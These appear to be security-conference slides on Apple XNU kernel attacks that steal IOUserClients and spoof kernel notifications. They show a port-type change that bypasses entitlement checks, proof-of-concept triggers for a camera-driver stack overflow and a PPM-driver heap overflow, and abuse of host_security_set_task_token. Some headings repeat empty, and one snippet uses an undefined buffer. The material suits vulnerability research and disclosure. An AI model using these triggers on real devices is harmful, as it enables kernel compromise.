| :FFFFFFF007A133B4 | SXTW | X9, W1  |
| :FFFFFFF007A133B8 | ADRL | X10, unk_FFFFFFF0098C2EF0                       |
| :FFFFFFF007A133C0 | ADD  | X9, X10, X9, LSL#4                              |
| :FFFFFFF007A133C4 | LDR  | X10, [X9,#8]                                    |


# Attack 3: steal IOUserClients

- In the past, a common attack path against the kernel is:
  - Achieve ROP/JOP execution in a system service within a less restrictive sandbox
  - Open an IOUserclient and then exploit kernel vulnerabilities in the kernel extension
- This way is getting harder and harder now
  - More and more system services cannot open any IOUserclients unless they have the com.apple.security.iokit-user-client-class entitlement
  - More and more IOUserclients require the creator task owns dedicated entitlements
  - Besides, IOUserclient ports cannot be sent across tasks


```
bool __fastcall AppleH10CamInUserClient::init(AppleH10CamInUserClient *this, task *a2, OSDictionary *a3)
{
    // [ COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]

    *((_QWORD *)this + 29) = a2;
    *((_DWORD *)this + 56) = 0;
    *((_BYTE *)this + 241) = 0;
    bsdtask_info = (proc *)get_bsdtask_info((__int64)a2);
    *((_DWORD *)this + 61) = proc_pid(bsdtask_info);
    bzero((char *)this + 248, 0x80uLL);
    proc_name(*(_DWORD *)this + 61), (char *)this + 248, 128);
    v7 = IOUserClient::copyClientEntitlement(a2, "com.apple.camera.iokit-user-access");
    if ( !v7 )
```


# Attack 3: steal IOUserClients



# Attack 3: steal IOUserClients



# Attack 3: steal IOUserClients



IKOT\_IOKIT\_OBJECT limits the IOUserClient instance to expose only the IOService interfaces, rather than its IOUserClient interfaces

# Attack 3: steal IOUserClients

- We can change IKOT\_IOKIT\_OBJECT to IKOT\_IOKIT\_CONNECT!
- We can traverse the IOService tree and use any IOUserclient instance freely

```
IOKIT_OBJECT_port = adjust_port_type(IOKIT_OBJECT_port, IKOT_IOKIT_OBJECT, IKOT_IOKIT_CONNECT);
IOConnectCallScalarMethod(IOKIT_OBJECT_port, 0, 0, 0, 0, 0, 0);
```

- Many “low-hanging fruit” vulnerabilities in some “well-protected” IOUserClient interfaces
- Many IOUserClient instances (especially on macOS) that have powerful enough capabilities to manipulate the devices, without the need of memory corruptions

# Attack 3: steal IOUserClients

- Example 1: AppleH10CamInUserClient
  - Require the com.apple.camera.iokit-user-access entitlement to create a new AppleH10CamInUserClient instance
  - But we now freely use the existing instances
- Selector 77 triggers a stack overflow

```
static int _ISP_CreateMultiCameraSession(io_connect_t conn){  
    uint8_t inputs[0x34];  
    memset(inputs, 0x41, sizeof(inputs));  
    *(uint16_t*)(inputs)=0xff; //group cnt. The max is 4, but no any validation  
    return IOConnectCallStructMethod(conn, 77, inputs, 0x34, 0, 0);  
}
```

A special note: the vulnerable kernel function only uses PACIBSP to protect the return address, but doesn't use the stack guard. As a result, the stack overflow can overwrite the registers spilled to the stack.

# Attack 3: steal IOUserClients

- Example 2: ApplePPMUserClient
  - com.apple.private.ppm.client
  - com.apple.private.ppm.superclient
- Heap Overflow in ApplePPMUserClient::sRegisterClient (selector 26)

```
static int ApplePPMUserClient_sRegisterClient(io_connect_t conn){  
    uint8_t inputs[0xDC];  
    memset(inputs, 0x99, 0xDC);  
    inputs[0]=0;  
    *(uint8_t*)(inputs+4)=0xee; //loop bound, no any check  
    return IOConnectCallStructMethod(conn, 26, buf, 0xDC, 0, 0);  
}
```

# Attack 4: spoofed NMS

- XNU has a very privileged port:  
`host_security`
- `host_security_set_task_token` can change a task's security token!
- By resetting our token to the kernel token, we can send NMS to any port

```
kern_return_t
host_security_set_task_token(
    host_security_t  host_security,
    task_t           task,
    security_token_t sec_token,
    audit_token_t   audit_token,
    host_priv_t     host_priv)
{
    ipc_port_t      host_port;
    kern_return_t   kr;

    if (task == TASK_NULL) {
        return KERN_INVALID_ARGUMENT;
    }

    if (host_security == HOST_NULL) {
        return KERN_INVALID_SECURITY;
    }

    task_lock(task);
    task->sec_token = sec_token;
    task->audit_token = audit_token;
    task_unlock(task);
```

